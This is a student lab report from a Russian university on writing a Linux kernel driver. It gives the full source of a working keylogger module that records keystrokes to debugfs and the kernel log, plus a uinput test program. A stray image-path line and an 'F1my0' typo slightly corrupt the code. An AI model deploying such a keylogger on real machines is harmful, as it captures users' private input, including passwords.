МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ

РОССИЙСКОЙ ФЕДЕРАЦИИ

ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ БЮДЖЕТНОЕ ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ

**«БЕЛГОРОДСКИЙ ГОСУДАРСТВЕННЫЙ ТЕХНОЛОГИЧЕСКИЙ УНИВЕРСИТЕТ им. В. Г. Шухова»**

**(БГТУ им. В. Г. Шухова)**



Кафедра программного обеспечения вычислительной

техники и автоматизированных систем

**Лабораторная работа №4**

по дисциплине: «Операционные системы»

на тему: «Разработка драйвера для ОС Linux (Ubuntu)»

Выполнил: ст. группы ПВ-223

Дмитриев Андрей Александрович

Проверили:

доц. Островский Алексей Мичеславович,

асс. Четвертухин Виктор Романович

Белгород, 2024

**Цель работы:** Изучить основы разработки драйверов для ядра Linux с использованием языка программирования C, включая настройку окружения, создание драйвера и его тестирование.

**Условие индивидуального задания:**

2. Разработать драйвер, логирующий символы со стандартного потока ввода (клавиатуры). Использовать register\_keyboard\_notifier, чтобы получать уведомления о событиях клавиатуры. При выгрузке драйвера вызвать unregister\_keyboard\_notifier, чтобы отключить обработчик.

**Ход выполнения работы**

Код драйвера:

#include <linux/init.h>

#include <linux/kernel.h>

#include <linux/module.h>

#include <linux/moduleparam.h>

#include <linux/keyboard.h>

#include <linux/debugfs.h>

#include <linux/input.h>

#define BUF\_LEN (PAGE\_SIZE << 2)

#define CHUNK\_LEN 12

// #define DEVICE\_NAME "my\_keylogger\_device\_2"

MODULE\_LICENSE("GPL");

MODULE\_AUTHOR("Dmitriev A.A.");

MODULE\_VERSION("1.0");

MODULE\_DESCRIPTION("Keylogger driver");

static struct dentry \*file;

static struct dentry \*subdir;

static char driver\_name[] = "my\_keylogger";

//static int major\_number;

static ssize\_t keys\_read(struct file \*filp,

        char \*buffer,

        size\_t len,

        loff\_t \*offset);

static int keylogger\_cb(struct notifier\_block \*nblock,

        unsigned long code,

        void \*\_param);

static const char \*us\_keymap[][2] = {

    {"\0", "\0"}, {"\_ESC\_", "\_ESC\_"}, {"1", "!"}, {"2", "@"},       // 0-3

    {"3", "#"}, {"4", "$"}, {"5", "%%"}, {"6", "^"},                 // 4-7

    {"7", "&"}, {"8", "\*"}, {"9", "("}, {"0", ")"},                 // 8-11

    {"-", "\_"}, {"=", "+"}, {"\_BACKSPACE\_", "\_BACKSPACE\_"},         // 12-14

    {"\_TAB\_", "\_TAB\_"}, {"q", "Q"}, {"w", "W"}, {"e", "E"}, {"r", "R"},

    {"t", "T"}, {"y", "Y"}, {"u", "U"}, {"i", "I"},                 // 20-23

    {"o", "O"}, {"p", "P"}, {"[", "{"}, {"]", "}"},                 // 24-27

    {"\n", "\n"}, {"\_LCTRL\_", "\_LCTRL\_"}, {"a", "A"}, {"s", "S"},   // 28-31

    {"d", "D"}, {"f", "F"}, {"g", "G"}, {"h", "H"},                 // 32-35

    {"j", "J"}, {"k", "K"}, {"l", "L"}, {";", ":"},                 // 36-39

    {"'", "\""}, {"`", "~"}, {"\_LSHIFT\_", "\_LSHIFT\_"}, {"\\", "|"}, // 40-43

    {"z", "Z"}, {"x", "X"}, {"c", "C"}, {"v", "V"},                 // 44-47

    {"b", "B"}, {"n", "N"}, {"m", "M"}, {",", "<"},                 // 48-51

    {".", ">"}, {"/", "?"}, {"\_RSHIFT\_", "\_RSHIFT\_"}, {"\_PRTSCR\_", "\_KPD\*\_"},

    {"\_LALT\_", "\_LALT\_"}, {" ", " "}, {"\_CAPS\_", "\_CAPS\_"}, {"F1", "F1"},

    {"F2", "F2"}, {"F3", "F3"}, {"F4", "F4"}, {"F5", "F5"},         // 60-63

    {"F6", "F6"}, {"F7", "F7"}, {"F8", "F8"}, {"F9", "F9"},         // 64-67

    {"F1my0", "F10"}, {"\_NUM\_", "\_NUM\_"}, {"\_SCROLL\_", "\_SCROLL\_"},   // 68-70

    {"\_KPD7\_", "\_HOME\_"}, {"\_KPD8\_", "\_UP\_"}, {"\_KPD9\_", "\_PGUP\_"}, // 71-73

    {"-", "-"}, {"\_KPD4\_", "\_LEFT\_"}, {"\_KPD5\_", "\_KPD5\_"},         // 74-76

    {"\_KPD6\_", "\_RIGHT\_"}, {"+", "+"}, {"\_KPD1\_", "\_END\_"},         // 77-79

    {"\_KPD2\_", "\_DOWN\_"}, {"\_KPD3\_", "\_PGDN"}, {"\_KPD0\_", "\_INS\_"}, // 80-82

    {"\_KPD.\_", "\_DEL\_"}, {"\_SYSRQ\_", "\_SYSRQ\_"}, {"\0", "\0"},      // 83-85

    {"\0", "\0"}, {"F11", "F11"}, {"F12", "F12"}, {"\0", "\0"},     // 86-89

    {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"},

    {"\0", "\0"}, {"\_KPENTER\_", "\_KPENTER\_"}, {"\_RCTRL\_", "\_RCTRL\_"}, {"/", "/"},

    {"\_PRTSCR\_", "\_PRTSCR\_"}, {"\_RALT\_", "\_RALT\_"}, {"\0", "\0"},   // 99-101

    {"\_HOME\_", "\_HOME\_"}, {"\_UP\_", "\_UP\_"}, {"\_PGUP\_", "\_PGUP\_"},   // 102-104

    {"\_LEFT\_", "\_LEFT\_"}, {"\_RIGHT\_", "\_RIGHT\_"}, {"\_END\_", "\_END\_"},

    {"\_DOWN\_", "\_DOWN\_"}, {"\_PGDN", "\_PGDN"}, {"\_INS\_", "\_INS\_"},   // 108-110

    {"\_DEL\_", "\_DEL\_"}, {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"},   // 111-114

    {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"}, {"\0", "\0"},         // 115-118

    {"\_PAUSE\_", "\_PAUSE\_"},                                         // 119

};

static size\_t buf\_pos;

static char keys\_buf[BUF\_LEN];

const struct file\_operations keys\_fops = {

    .owner = THIS\_MODULE,

    .read = keys\_read,

};

// read function for file\_operations structure

static ssize\_t keys\_read(struct file \*filp,

             char \*buffer,

             size\_t len,

             loff\_t \*offset)

{

    return simple\_read\_from\_buffer(buffer, len, offset, keys\_buf, buf\_pos);

}

static struct notifier\_block keylogger\_blk = {

    .notifier\_call = keylogger\_cb,

};

// convert keycode to readable string and save in buffer

static void keycode\_to\_string(int keycode, int shift\_mask, char \*buf)

{

    if (keycode > KEY\_RESERVED && keycode <= KEY\_PAUSE) {

        const char \*us\_key =

            (shift\_mask == 1) ? us\_keymap[keycode][1] : us\_keymap[keycode][0];

        // printk(KERN\_INFO "%s: keycode\_to\_string us\_key=%s\n", driver\_name, us\_key);

        snprintf(buf, CHUNK\_LEN, "%s", us\_key);

    }

}

// keypress callback, called when a keypress

int keylogger\_cb(struct notifier\_block \*nblock,

          unsigned long code,

          void \*\_param)

{

    size\_t len;

    char keybuf[CHUNK\_LEN] = {0};

    struct keyboard\_notifier\_param \*param = \_param;

    // printk(KERN\_INFO "%s: keylogger\_cb code=0x%lx, down=0x%x, shift=0x%x, value=0x%x\n",

    //   driver\_name, code, param->down, param->shift, param->value);

    // trace only when a key is pressed down

    if (!(param->down))

        return NOTIFY\_OK;

    // keycode to readable string in keybuf

    keycode\_to\_string(param->value, param->shift, keybuf);

    len = strlen(keybuf);

    // ignore unmapped keycode

    if (len < 1)

        return NOTIFY\_OK;

    // reset key string buffer position if exhausted

    if ((buf\_pos + len) >= BUF\_LEN)

        buf\_pos = 0;

    // copy readable key to key string buffer

    strncpy(keys\_buf + buf\_pos, keybuf, len);

    buf\_pos += len;

    printk(KERN\_INFO "%s: keybuf=%s\n", driver\_name, keybuf);

    return NOTIFY\_OK;

}

static int \_\_init keylogger\_init(void)

{

    printk(KERN\_INFO "%s: Start init Keyboard Logger\n", driver\_name);

    // major\_number = register\_chrdev(0, DEVICE\_NAME, NULL);  // Регистрация устройства

    // if (major\_number < 0) {

    //     printk(KERN\_ALERT "Failed to register device\n");

    //     return major\_number;

    // }

    // printk(KERN\_INFO "Device registered with major number: %d\n", major\_number);

    subdir = debugfs\_create\_dir("keylog", NULL);

    if (IS\_ERR(subdir))

        return PTR\_ERR(subdir);

    if (!subdir)

        return -ENOENT;

    printk(KERN\_INFO "%s: Dir maked\n", driver\_name);

    file = debugfs\_create\_file("keys", 0400, subdir, NULL, &keys\_fops);

    if (!file) {

        debugfs\_remove\_recursive(subdir);

        return -ENOENT;

    }

    printk(KERN\_INFO "%s: File maked\n", driver\_name);

    register\_keyboard\_notifier(&keylogger\_blk);

    printk(KERN\_INFO "%s: Keyboard notifier registered\n", driver\_name);

    return 0;

}

static void \_\_exit keylogger\_exit(void)

{

    printk(KERN\_INFO "%s: Start exit Keyboard Logger\n", driver\_name);

    // unregister\_chrdev(major\_number, DEVICE\_NAME);

    unregister\_keyboard\_notifier(&keylogger\_blk);

    printk(KERN\_INFO "%s: Keyboard notifier unregistered\n", driver\_name);

    debugfs\_remove\_recursive(subdir);

    printk(KERN\_INFO "%s: Files remove\n", driver\_name);


}

module\_init(keylogger\_init);

module\_exit(keylogger\_exit);

Помимо вывода нажатой клавиши в поток KERN\_INFO клавиша добавляется в файл установленного размера.

Привер вывода:



Для реализации тестов сначала был использован xdotool, но keyboard\_notifier работает на более низком уровне, поэтому xdotool не подходит для такой задачи. Выбор был сделан в пользу uinput, он имитирует нажатия на низком уровне, эмулируя нажатия на виртуальной клавиатуре.

Код тестов:

#include <linux/input.h>

#include <linux/uinput.h>

#include <fcntl.h>

#include <unistd.h>

#include <stdio.h>

#include <string.h>

#include <time.h>

// Функция для отправки события нажатия клавиши

void send\_key(int fd, int keycode, int press) {

    struct input\_event event;

    // Отправка события нажатия/отпускания клавиши

    memset(&event, 0, sizeof(event));

    event.type = EV\_KEY;

    event.code = keycode;

    event.value = press; // 1 - нажатие, 0 - отпускание

    write(fd, &event, sizeof(event));

    // Отправка события синхронизации

    memset(&event, 0, sizeof(event));

    event.type = EV\_SYN;

    event.code = SYN\_REPORT;

    event.value = 0;

    write(fd, &event, sizeof(event));

}

// Функция для ввода символа

void type\_char(int fd, char c) {

    // printf("%c", c);

    // char i = 'i';

    // printf("%d %d\n", i, KEY\_I);

    int keycode = 0;

    // Сопоставление символа с кодом клавиши

    switch (c) {

        case 'a': keycode = KEY\_A; break;

        case 'b': keycode = KEY\_B; break;

        case 'c': keycode = KEY\_C; break;

        case 'd': keycode = KEY\_D; break;

        case 'e': keycode = KEY\_E; break;

        case 'f': keycode = KEY\_F; break;

        case 'g': keycode = KEY\_G; break;

        case 'h': keycode = KEY\_H; break;

        case 'i': keycode = KEY\_I; break;

        case 'j': keycode = KEY\_J; break;

        case 'k': keycode = KEY\_K; break;

        case 'l': keycode = KEY\_L; break;

        case 'm': keycode = KEY\_M; break;

        case 'n': keycode = KEY\_N; break;

        case 'o': keycode = KEY\_O; break;

        case 'p': keycode = KEY\_P; break;

        case 'q': keycode = KEY\_Q; break;

        case 'r': keycode = KEY\_R; break;

        case 's': keycode = KEY\_S; break;

        case 't': keycode = KEY\_T; break;

        case 'u': keycode = KEY\_U; break;

        case 'v': keycode = KEY\_V; break;

        case 'w': keycode = KEY\_W; break;

        case 'x': keycode = KEY\_X; break;

        case 'y': keycode = KEY\_Y; break;

        case 'z': keycode = KEY\_Z; break;

        case ',': keycode = KEY\_COMMA; break;

        case '.': keycode = KEY\_DOT; break;

        case ' ': keycode = KEY\_SPACE; break;

        default: return; // Игнорируем неизвестные символы

    }

    // Отправка нажатия и отпускания клавиши

    send\_key(fd, keycode, 1); // Нажатие

    send\_key(fd, keycode, 0); // Отпускание

}

// Функция для ввода строки с задержкой

void type\_string(int fd, const char \*str, int delay\_ms) {

    for (int i = 0; str[i] != '\0'; i++) {

        // printf("%c", str[i]);

        type\_char(fd, str[i]);

        usleep(delay\_ms \* 1000); // Задержка в миллисекундах

    }

}

int main() {

    int fd;

    struct uinput\_user\_dev uidev;

    // Открываем устройство uinput

    fd = open("/dev/uinput", O\_WRONLY | O\_NONBLOCK);

    if (fd < 0) {

        perror("Unable to open /dev/uinput");

        return -1;

    }

    // Настраиваем устройство

    memset(&uidev, 0, sizeof(uidev));

    strncpy(uidev.name, "Virtual Keyboard", UINPUT\_MAX\_NAME\_SIZE);

    uidev.id.bustype = BUS\_USB;

    uidev.id.vendor = 0x1;

    uidev.id.product = 0x1;

    uidev.id.version = 1;

    // Устанавливаем поддерживаемые события

    ioctl(fd, UI\_SET\_EVBIT, EV\_KEY);

    for (int key = KEY\_A; key <= KEY\_Z; key++) {

        ioctl(fd, UI\_SET\_KEYBIT, key);

    }

    ioctl(fd, UI\_SET\_KEYBIT, KEY\_SPACE);

    ioctl(fd, UI\_SET\_KEYBIT, KEY\_COMMA);

    ioctl(fd, UI\_SET\_KEYBIT, KEY\_DOT);

    // Создаем устройство

    if (write(fd, &uidev, sizeof(uidev)) < 0) {

        perror("Failed to create uinput device");

        close(fd);

        return -1;

    }

    if (ioctl(fd, UI\_DEV\_CREATE) < 0) {

        perror("Failed to create uinput device");

        close(fd);

        return -1;

    }

    usleep(2000);

    // Ввод текста с задержкой 2 секунды между символами

    const char \*text = "i remember beautiful moment, you come for me";

    type\_string(fd, text, 100); // 2000 мс = 2 секунды

    // Уничтожаем устройство

    ioctl(fd, UI\_DEV\_DESTROY);

    close(fd);

    return 0;

}

**Протоколы, логи, скриншоты, графики.**

Тесты. Был сгенерирован текст из 100 символов и изменялась скорость задержки перед вводом символа. При скорости меньше 20млс были замечены пропуски символов.

**Выводы**

В ходе лабораторной работы изучены основы разработки драйверов для ядра Linux с использованием языка программирования C, включая настройку окружения, создание драйвера и его тестирование.

Полученная программа протестирована и работает исправно.